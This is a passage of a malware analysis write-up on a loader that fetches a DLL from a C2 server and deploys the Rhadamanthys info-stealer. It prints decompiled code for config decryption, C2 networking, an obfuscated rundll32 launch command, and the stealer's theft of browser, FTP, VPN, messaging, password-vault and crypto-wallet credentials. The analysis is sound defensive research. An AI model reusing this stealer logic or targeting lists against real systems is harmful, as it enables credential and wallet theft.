  result = (_DWORD *)e_algo_decrypt_config_sub_2911(v2, 152, (int)v1, v1);
  if ( *(_DWORD *)v1 == 'YHR!' )
  {
    result = (_DWORD *)e_createMutex_sub_3E2D();
    if ( !result )
      return e_download_and_execute_payload_sub_2B92((int)v1, *a1);
  }
  return result;
```

In *sub_3DD4* we have two functions that will deal with the config decryption: *sub_28AA* and *sub_2911*.

sub_28AA

This function is basically just an RC4 algorithm

```
result = a1;
v4 = 0;
*a1 = 0;
a1[1] = 0;
for ( i = 0; i < 256; ++i )
  *((_BYTE *)a1 + i + 8) = i;
v9 = 0;
v6 = 0;
do
{
  if ( v9 >= a3 )
    v9 = 0;
  v7 = *((_BYTE *)result + v6 + 8);
  v8 = (unsigned __int8)(v4 + v7 + *(_BYTE *)(v9 + a2));
  ++v6;
  ++v9;
  v4 = v8;
  *((_BYTE *)result + v6 + 7) = *((_BYTE *)result + v8 + 8);
  *((_BYTE *)result + v8 + 8) = v7;
}
while ( v6 < 256 );
return result;
```

Config decryption

sub_2911

This function is also part of the decryption algorithm


```
v5 = *a1;
v6 = a1[1];
if ( a2 )
{
  v7 = a4;
  v8 = a3 - (_DWORD)a4;
  v13 = a2;
  v12 = v8;
  do
  {
    v5 = (unsigned __int8)(v5 + 1);
    v9 = *((_BYTE *)a1 + v5 + 8);
    v6 = (unsigned __int8)(v9 + v6);
    v10 = *((_BYTE *)a1 + v6 + 8);
    *((_BYTE *)a1 + v5 + 8) = v10;
    *((_BYTE *)a1 + v6 + 8) = v9;
    *v7 = v7[v12] ^ *((_BYTE *)a1 + (unsigned __int8)(v10 + v9) + 8);
    ++v7;
    --v13;
  }
  while ( v13 );
}
a1[1] = v6;
*a1 = v5;
return 0;
```

Config decryption


When we step over *sub_2911* dynamically, we can see the data that hold the encrypted config at the third argument (address *42F6F8* in my case*)*.

Press enter or click to view image in full size

Before decryption



After decryption



Config decryption

In our case, we can see that the C2 will be http://185[.]209.160.99/blob/top.mp4

Network

To start the network activity, the loader first collects two key pieces of information from the machine:

1. The default language using *GetUserDefaultLangID*
2. The Locale using *GetLocaleInfoW*

Then, the same function will start to set the user-agent to send the data to the C2 which is the decrypted config we saw.

```
v9 = ((int (__stdcall *)(int, char *, int))ptr_GetUserDefaultLangID)(89, v23, 16);
((void (__stdcall *)(_DWORD))ptr_GetLocaleInfoW)(v9);
v10 = ((int (__stdcall *)(int, char *, int))ptr_GetUserDefaultLangID)(90, v24, 16);
((void (__stdcall *)(_DWORD))ptr_GetLocaleInfoW)(v10);
```

Collect information about the machine

```
LODWORD(v17) = "curl/5.9";
v26 = ((int (*)(_DWORD, int, const char *, ...))loc_1AC46)(
        v27 + 90,
        256,
        "CSRF-TOKEN=%s; LANG=%s",
        (const char *)v27,
        v22);
dword_16618 = (int)&unk_139A8;
dword_1661C = (int)"User-Agent";
HIDWORD(v16) = 5;
LODWORD(v16) = "close";
qword_16620 = sub_5EE9(v17);
dword_1662C = (int)&off_13804;
dword_16630 = (int)"Connection";
qword_16634 = sub_5EE9(v16);
qword_16648 = v27;
dword_16660 = v26;
HIDWORD(v15) = 3;
LODWORD(v15) = "GET";
dword_16640 = (int)&unk_13A2C;
dword_16644 = (int)"X-CSRF-TOKEN";
dword_16654 = (int)&unk_13870;
dword_16658 = (int)"Cookie";
dword_1665C = v13;
dword_16668 = (int)&unk_138C4;
dword_1666C = (int)"Host";
```

Set the User-Agent

To communicate, the loader dynamically resolves multiple functions such as *socket*, *WSAIotcl*, and *CreateCompletionPort* to use the IOCP socket model.


```
v4 = ptr_socket(a2, 1, 0);
v5 = v4;
if ( v4 == -1 )
{
  Error = ptr_WSAGetLastError();
LABEL_4:
  sub_1101A(*(_DWORD *)(a1 + 8), Error);
  return -1;
}
if ( !ptr_SetHandleInformation(v4, 1, 0) )
{
  LastError = ptr_GetLastError();
  sub_1101A(*(_DWORD *)(a1 + 8), LastError);
LABEL_8:
  ptr_CloseSocket(v5);
  return -1;
}
if ( (int)e_w_CreateCompletionport_sub_FF35(*(_DWORD *)(a1 + 8), a1, v5, a2, 0) < 0 )
```

```
if ( ptr_ioctlsocket(a3, 0x8004667E, &v10) == -1 )
{
  Error = ptr_WSAGetLastError();
LABEL_3:
  sub_1101A(a1, Error);
  return -1;
}
if ( !ptr_CreateCompletionport(a3, *(_DWORD *)(a1 + 36), a3, 0) )
{
```

Network activity

The loader uses *WSAIoctl* to invoke a handler for *LPFN_CONNECTEX* to use the *ConnectEx* function.


Press enter or click to view image in full size



Getting ConnectEx

Eventually, the loader communicates with the APIs *WSARecv* & *WSASend*.

Press enter or click to view image in full size




Send & Recieve data

If we want to observe dynamically the data that is sent to the C2, do the following:


1. Set a breakpoint at the address where *WSASend* is being executed.
2. Follow in dump the address of the second parameter aka *lpBuffers*

3. This buffer is a *WSABUF* structure, and its second parameter is a pointer to the actual buffer that is sent to the C2.
4. To see it, just follow in dump

   Press enter or click to view image in full size



   Observing data send to the C2



   Observing data send to the C2

Loader’s goal

After performing its various capabilities and tricks, the loader will execute its main goal.

1. The loader will download a DLL from the C2
2. Write it to the disk with the name of *nsis_uns[xxxxxx].dll*
3. Spawn *Rundll32* to execute the DLL with the export function “*PrintUIEntry*” which is a name of a legitimate export function of the printui.dll.

   Press enter or click to view image in full size

Loader goal

NSIS Module: The Rhadamanthys stealer

The Nsis module consists of two parts:

1. A loader (the Nsis module before unpacking)
2. The actual stealer


NSIS Loader


The loader is executed via a very long command that changed in every iteration

```
"C:\windows\system32\rundll32.exe"
"C:\Users\                          \nsis_uns6c5d9b.dll","PrintUIEntry
|5CQkOhmAAAA|lTKr5GsMwYD|67sDqg8OAAl|xYmwxC0TNSO|lk8B3tZkgiyf2sAZQByAG4XAP9sADMAMg
AuAKVkHwBs8|AtBQPz8HL|AEsAVwA5AHn7AHA|AHMAZgBv|wBnAE4ARQBH|i0CWUiD7CjoBP8CAABIg8Qo
w||MzMxMiUQkGP9IiVQkEEiJTPskCF0BSItEJDBvSIkEJIEBOEhvAL8ISMdEJBAtAet9DoEBEEiDwAGPAd
0QgQFASDmWAHMl|p8DiwwkSAPISF+LwUiLTKsBVHsA|wPRSIvKigmI9wjrwWYFZUiLBPslYPPwM8lIilD|
GEg70XQ2SIP|wiBIiwJIO8L|dCpmg3hIGHX|GkyLQFBmQYPvOGt0BxERS3UI|hEQeBAudAVIi78A69VIi0
j9AMH+agBAUlVWV0FUv0FVQVZBVl0BZv+BOUlaTYv4TP+L8kiL2Q+F|P7z8ExjSTxBgTz|CVBFAAAPheq+
8|BBi4QJiPPwhf|ASI08AQ+Elt5qEYO8CYwtAQ+E|cfz8ESLZyBEi|9fHIt3JESLT|8YTAPhTAPZSP8D8T
PJRYXJD|uEpPPwTYvEQYv|EEUz0kgD04r|AoTAdBlBwcrvDQ++wPoAAUQD|dC|EXXsQYH6qv|8DXx0DoPB
Af9Jg8AEQTvJc|9p68aLwQ+3DP9ORYssi0wD6+90WDPtqhB0UUH7ixTBANMzyYoCf0yLwusPwcnIEXsDyO
UQAUGKANUQ|+0zwDP2QTsM+bbgEKYAg8YBg|j|CHLu6wpIi8v|Qf|VSYkE94P9xeQQxAQ7bxhy|a9mAUFf
QV5BXb9BXF9eXVszF0jvgexgAWQAi+no|2b+||9IhcAPW4SYdSBMja8BiysQ38gz|+ibfSCNX|8ETIlFRj
PSi9|L|lQkaIAgTIuv4A+Ea3UgRagQM|fAi9ORIEiJfCTlIKYgcIAgSIvwD|OES3UgpiBQSIlW|whEjUdA
SI2M|SSFEUiL2Oh8|a5+IIlWSN4gEOIhzPbz8Ohn7yBEiwaN0lcIQSCmIFjKIYmEaySAhxLe8|CLDtogjl
iJjCRxEQcwkSDo7THvIIucLTJMil2|OkiD+2xIiiAw|0yJZCQ4TIuk7hoyTIlchAGEJNy2hxGGko0RjUdL
MIz7JPDz8EmLlOjp7fwFMIqceDJIjYT+eDJBgPMhjU9s90QwGKQCg+kBdffzgbx4MiFSZXi|dU2LhCT0Ij
GU+yT4NQHCSDvYcv84g|psdjNEjXtJQPoAlEG4AJgAeqYgQMoi+HQZRLYwvsAxSYlUJGyRIEnfg+hs6GuC
MEiL|c6mIHhIhf90Es+LVUJMjjAbMUiN|0wkQP|XSIHEAHQhYSQtCC0"
```

Nsis module command

The interesting thing about the NSIS loader is that there are many loaders out there, but their detection rate is very low!





Nsis loader low detection rate

For the loader behavior, the NSIS loader just allocates data using *LocalAlloc* and copies it to mapped memory using *MapViewOfFile* and *memmove*. Eventually, it will jump to the shellcode address.

Press enter or click to view image in full size

Loader main goal

Due to time constraints, I will not display this shellcode, however, it is just a small shellcode that unpacks and inject into the memory the Rhadamanthys stealer itself.

Rhadamanthys stealer capabilities

Finally, we arrived at the stealer himself!!!

Disclaimer: because of not abling to dynamically analyze the sample when the C2 was on, I only got the stealer from the following tria.ge sandbox link[11].

Also, for this part, I will only focus on the stealing capabilities and its targets.

Stealing KeePass passwords

The malware appears to be able to use the DLL KeePassHax[12], an open-source tool used to decrypt the password database.

```
v55[0] = (__int64)"/bin/KeePassHax.dll";
v55[1] = (__int64)"/bin/runtime.exe";
```

Keepass

Usage of SQLite

The malware can collect and extract data using SQLite

Press enter or click to view image in full size

```
      "SELECT 'CREATE TABLE vacuum_db.' || substr(sql,14)   FROM sqlite_master WHERE type='table' AND name!"
      "='sqlite_sequence'   AND coalesce(rootpage,1)>0");
if ( !v15 )
{
  v15 = sub_91984(
          a2,
          a1,
          "SELECT 'CREATE INDEX vacuum_db.' || substr(sql,14)  FROM sqlite_master WHERE sql LIKE 'CREATE INDEX %' ");
  if ( !v15 )
  {
    v15 = sub_91984(
            a2,
            a1,
            "SELECT 'CREATE UNIQUE INDEX vacuum_db.' || substr(sql,21)   FROM sqlite_master WHERE sql LIKE 'C"
            "REATE UNIQUE INDEX %'");
    if ( !v15 )
    {
      v15 = sub_91984(
              a2,
              a1,
              "SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';'"
              "FROM main.sqlite_master WHERE type = 'table' AND name!='sqlite_sequence'   AND coalesce(rootpage,1)>0");
```

Sqlite

Target multiple browsers

The malware target the following browsers in their info-stealing activity:

1. Coc CoC
2. Pale Moon
3. Sleipnir5
4. Opera
5. Chrome
6. Twinkstar
7. Firefox
8. Edge

Press enter or click to view image in full size

```
"SELECT url FROM (SELECT * FROM moz_annos INNER JOIN moz_places ON moz_annos.place_id=moz"
"_places.id) t GROUP BY place_id",
&v38,


int)v37, (unsigned int)&v38, 1, v28, (__int64)&v43);

v37,

"SELECT title, url FROM (SELECT * FROM moz_bookmarks INNER JOIN moz_places ON moz_bookmar"
"ks.fk=moz_places.id)",
```

```
lea     rcx, [rdx+18h]
lea     rdx, aChromeExe ; "chrome.exe"
mov     r15, r8
```

```
v37 = "ChromePortable";
if ( v35 )
  v37 = v34;
v34 = v37;
v115 = v37;

v83 = _mm_loadu_si128((const __m128i *)sub_1C604(&v87, 0i64, 0i64));
v12 = 0;
EMORY[0x7FFBF2489A70](v9, L"\\Web Data");
if ( (unsigned int)sub_16754(v9, &v83)
  || !(unsigned int)MEMORY[0x7FFBF392A6B0](v34, "Twinkstar")
  && (v83 = _mm_loadu_si128((const __m128i *)sub_1C604(&v87, 0i64, 0i64)),
      *v12 = 0,
      MEMORY[0x7FFBF2489A70](v9, L"\\Web Data Ts4"),
      (unsigned int)sub_16754(v9, &v83)) )

  v38 = sub_1B514(&v83);
  v39 = v38;
  if ( v38 )
  {
    v87 = "name";
    v100 = "card_number_encrypted";
    v102 = "expiration_month";
    v104 = "expiration_year";
    v106 = "name_on_card";
    v108 = "origin";
    v88[1] = (__int64)"value";
```

```
                        ; CODE XREF: e_chrome_sub_2FD8C+1F5↓j
mov     rbx, [rdi]
lea     rdx, aUserDataDir ; "--user-data-dir="
```

```
      else if ( ptr_maybe_strcmp(a2, L"\\CocCoc\\") )
      {
        return "CocCoc";
      }
    }
    MEMORY[0x7FFBF38E9C80](v6);
    if ( v5 )
      return (const char *)v5;
  }
  return "Unknown";
}
if ( ptr_maybe_strcmp(a2, L"\\Pale Moon\\") )
  return "PaleMoon";
if ( ptr_maybe_strcmp(a2, L"\\Sleipnir5\\") )
  return "Sleipnir5";
if ( !ptr_maybe_strcmp(a2, L"\\Opera Software\\") )
  return "Unknown";
```

Browsers

Target OpenVPN

The malware appears to get the profile, username, and password of OpenVPN.

```
v14 = "profile";
v17 = 0;
v12 = v4;
v16 = "username";
v19 = 0;
v18 = "password";
sub_1C598(v13);
v5 = sub_38A40(v13, 3i64);
if ( v5 )
  sub_16580((unsigned int)v13, (unsigned int)&v14, 3, v5, (__int64)&v12);
if ( v12.m128i_i64[0] && v12.m128i_i64[1] )
  sub_15FEC(a1, "openvpn", &v12);
if ( (unsigned int)ptr_ExpandEnvironmentStringsW(L"%USERPROFILE%\\OpenVPN", v20, 260i64) )
```

OpenVPN

Target steam accounts

The malware appears to aim at Steam’s config\loginusers.vdf which contains information about Steam’s users.

Press enter or click to view image in full size

```
39681 loc_39681:                              ; CODE XREF: e_steal_valve_sub_39500+77↑j
39681                 lea     rax, [rsp+2D8h+var_2A0]
39686                 lea     rdx, aSoftwareWow643 ; "SOFTWARE\\Wow6432Node\\Valve\\Steam"
3968D                 mov     r9d, 1
39693                 xor     r8d, r8d
39696                 mov     rcx, rsi
39699                 mov     [rsp+2D8h+var_2B8], rax
3969E                 call    cs:qword_C5C68
396A4                 test    eax, eax
396A6                 jnz     loc_398C8
396AC                 lea     rcx, [rsp+2D8h+var_248]
396B4                 mov     r8, rdi
396B7                 xor     edx, edx
396B9                 call    sub_3F2A6
396BE                 mov     rcx, [rsp+2D8h+var_2A0]
396C3                 lea     r11, [rsp+2D8h+var_2A8]
396C8                 lea     rax, [rsp+2D8h+var_248]
396D0                 mov     [rsp+2D8h+var_2B0], r11
396D5                 lea     rdx, aSourcemodinsta ; "SourceModInstallPath"
```

```
397CD loc_397CD:                              ; CODE XREF: e_steal_valve_sub_39500+2BB↑j
397CD                                         ; e_steal_valve_sub_39500+2C5↑j
397CD                 mov     rcx, rbx
397D0                 call    cs:qword_C5EC0
397D6                 lea     rdx, aConfigLoginuse ; "\\config\\loginusers.vdf"
397DD                 mov     rcx, rbx
```

Valve

Target FileZilla passwords

The malware search for FileZila’s specific files:

1. recentservers.xml

2. sitemanager.xml

These two files contain the passwords and other data of the FTP accounts.

```
e_search_filezilla_recentservers_xml_sub_314F0 proc near
                sub     rsp, 28h
                lea     rdx, aRecentserversX ; "recentservers.xml"
                mov     rcx, r9
```

```
if ( v9 && !(unsigned int)MEMORY[0x7FFBF2467BA0](v9 + 2, L"FileZilla") )
{
  v16 = 0;
  v13 = _mm_loadu_si128((const __m128i *)sub_1C604(v25, 0i64, 0i64));
  v15 = "host";
  v18 = 0;
  v17 = "user";
  v20 = 0;
  v19 = "password";
  v22 = 0;
  v21 = "port";
  v24 = 0;
  v23 = "keyfile";
  v12 = _mm_loadu_si128((const __m128i *)sub_1C604(v25, 0i64, 0i64));
  sub_1C598(v14);
  v10 = (__m128i **)sub_1C610(v14, 1i64);
  v11 = v10;
  if ( v10 )
  {
    *v10 = (__m128i *)v10;
    v10[1] = (__m128i *)v10;
    if ( (unsigned int)sub_16754(a3, &v12) )
    {
      sub_31514(v11, (__int64)v14, &v12);
      MEMORY[0x7FFBF38E9C80](v12.m128i_i64[0]);
    }
    MEMORY[0x7FFBF24B9A70](v7, L"\\sitemanager.xml");
```

FileZilla

Target CoreFTP

```
ptr_snwprintf(v48, 520i64, L"SOFTWARE\\FTPWare\\CoreFTP\\Sites\\%s", (char *)v3 + 20);
sub_17F90(-2147483647i64, v36, v48, &v32);
if ( &v32 != (__m128i *)v32.m128i_i64[0] )
{
  v4 = v32.m128i_i64[1];
  v5 = 0i64;
  v6 = 0i64;
  v7 = 0i64;
  if ( (__m128i *)v32.m128i_i64[1] != &v32 )
  {
    do
    {
      if ( (unsigned int)MEMORY[0x7FFBF2467BA0](*(_QWORD *)(v4 + 16), L"Name") )
      {
        if ( (unsigned int)MEMORY[0x7FFBF2467BA0](*(_QWORD *)(v4 + 16), L"Host") )
        {
          if ( (unsigned int)MEMORY[0x7FFBF2467BA0](*(_QWORD *)(v4 + 16), L"User") )
          {
            if ( (unsigned int)MEMORY[0x7FFBF2467BA0](*(_QWORD *)(v4 + 16), L"PW") )
            {
              if ( !(unsigned int)MEMORY[0x7FFBF2467BA0](*(_QWORD *)(v4 + 16), L"Port") )
```

CoreFTP

Target Discord

The malware collects information from the discord directories, possibly to extract further data.

```
v5 = L"Discord\\Local Storage\\leveldb\\CURRENT";
v8[2] = 0i64;
v8[0] = (__int64)L"discordptb\\Local Storage\\leveldb\\CURRENT";
v8[1] = (__int64)L"discordcanary\\Local Storage\\leveldb\\CURRENT";
```

Discord

Collecting Telegram data

The malware targets Telegram desktop data which is located in encrypted files (such as *D877F783D5D3EF8*) in the "*tdata*" directory.

```
e_desktop_telegram_config_sub_3D258 proc near
                push    rbx
                sub     rsp, 20h
                lea     rdx, aConfigs   ; "configs"
                mov     rcx, r9
                mov     rbx, r8
                call    cs:qword_C5EF0
                test    eax, eax
                jnz     short loc_3D291
                lea     rdx, aD877f783d5d3ef ; "\\D877F783D5D3EF8C\\configs"
```

```
ptr_snwprintf(v10, 260i64, L"%s\\tdata\\key_datas", v2);
if ( (unsigned int)MEMORY[0x7FF8F2474D50](v10, 0i64, v9) && (v9[0] & 0x10) == 0 )
  sub_3D350(v10, v8, v7);
ptr_snwprintf(v10, 260i64, L"%s\\tdata", v2);
sub_3D3AC(v8, v10, v7);
if ( v7 != (__int64 *)v7[0] )
  sub_16104(a1, "$[M]Telegram", v7, (unsigned int)(v6 + 1));
```

Telegram

Collecting information from various email

The malware target the following email clients:

1. Foxmail
2. Outlook
3. The BAT

```
v24 = "email";
v26 = "password";
sub_16580((unsigned int)v28, (unsigned int)&v24, 2, (_DWORD)v3, (__int64)&v23);
if ( v23.m128i_i64[0] )
{
  if ( v23.m128i_i64[1] )
    sub_15FEC(a1, "foxmail", &v23);
```

Emails

Extracting web credentials using Vaultcli functions

```
lea     rdx, aVaultenumerate ; "VaultEnumerateVaults"
mov     rcx, rbx
call    cs:ptr_GetProcAddress
lea     rdx, aVaultenumerate_0 ; "VaultEnumerateItems"
mov     rcx, rbx
mov     rdi, rax
call    cs:ptr_GetProcAddress
lea     rdx, aVaultopenvault ; "VaultOpenVault"
mov     rcx, rbx
mov     rbp, rax
mov     [rsp+0E8h+var_88], rax
call    cs:ptr_GetProcAddress
lea     rdx, aVaultfree ; "VaultFree"
mov     rcx, rbx
mov     r12, rax
mov     [rsp+0E8h+var_68], rax
call    cs:ptr_GetProcAddress
lea     rdx, aVaultclosevaul ; "VaultCloseVault"
mov     rcx, rbx
mov     r13, rax
mov     [rsp+0E8h+var_70], rax
call    cs:ptr_GetProcAddress
lea     rdx, aVaultgetitem ; "VaultGetItem"
```

Vault activity

Target WinSCP

The malware target sensitive registry keys of the WinSCP in order to collect information.

```
  L"Software\\Wow6432Node\\Martin Prikryl\\WinSCP 2\\Sessions\\%s",
  (char *)v47 + 20);
v91 = (__int64 *)&v91;
v92 = &v91;
sub_17F90(-2147483647i64, v2, v97, &v91);
if ( &v91 != (__int64 **)v91 )
{
  v48 = (__m128i *)sub_1C610(v2, 1i64);
  if ( v48 )
  {
    for ( i = (__int64 *)v92; i != (__int64 *)&v91; i = (__int64 *)i[1] )
    {
      if ( (unsigned int)MEMORY[0x7FFBF2467BA0](i[2], L"HostName") )
      {
        if ( (unsigned int)MEMORY[0x7FFBF2467BA0](i[2], L"UserName") )
        {
          if ( (unsigned int)MEMORY[0x7FFBF2467BA0](i[2], L"Password") )
          {
            if ( !(unsigned int)MEMORY[0x7FFBF2467BA0](i[2], L"PortNumber") )
```

```
if ( (unsigned int)ptr_pos_RegOpenKeyExW(
                     -2147483647i64,
                     L"Software\\Martin Prikryl\\WinSCP 2\\Configuration\\Security",
                     0i64,
                     1i64,
                     &v94) )
  goto LABEL_121;
LODWORD(v93) = 4;
v4 = 1;
if ( !(unsigned int)MEMORY[0x7FFBF1BD5F20](v94, L"UseMasterPassword", 0i64, 0i64, &v88, &v93) )
  LOBYTE(v5) = (_DWORD)v88 != 0;
MEMORY[0x7FFBF1BD6A20](v94);
if ( v5 )
```

WinSCP

Target CryptoCurrency entities

The malware target the following cryptocurrencies entities and wallets:

1. Dogecoin
2. Litecoin
3. Monero
4. Qtum
5. Armory
6. Bytecoin
7. Binance
8. Electron
9. Solar waller
10. Zap
11. WalletWasabi
12. Zcash
13. Ronin
14. Avana
15. OKX

```
v37[0] = (__int64)"ronin-wallet@axieinfinity.com";
v36 = "webextension@metamask.io";
v37[1] = (__int64)"webextension@vigvam.app";
v37[2] = (__int64)"webextension@okexwallet.io";
v37[3] = (__int64)"keplr-extension@keplr.app";
v37[4] = (__int64)"webextension@avanawallet.com";
v37[5] = (__int64)"{5799d9b6-8343-4c26-9ab6-5d2ad39884ce}";
v37[6] = (__int64)"{d8ddfc2a-97d9-4c60-8b53-5edd299b6674}";
v37[16] = 0i64;
v37[7] = (__int64)"{7c42eea1-b3e4-4be4-a56f-82a5852b12dc}";
v37[8] = (__int64)"{0a395005-c941-4030-83c9-018ee43e3414}";
v37[9] = (__int64)"{1e0f6779-05ff-4545-b7a3-8c0ebc717ad4}";
v37[10] = (__int64)"{6d72262a-b243-4dc6-8f4f-be96c74e0a86}";
v37[11] = (__int64)"{e22ae397-03d7-4622-bd8f-ecaca8c9b277}";
v37[12] = (__int64)"{aa812bee-9e92-48ba-9570-5faf0cfe2578}";
v37[13] = (__int64)"{21a9e8ea-7aa4-4aae-923c-ec8211f2779c}";
v37[14] = (__int64)"{b0b3a899-e006-4b59-881b-22c7305bef51}";
v37[15] = (__int64)"{f4a17458-dc01-4651-939e-ef2c4998e84c}";
```

Crypto

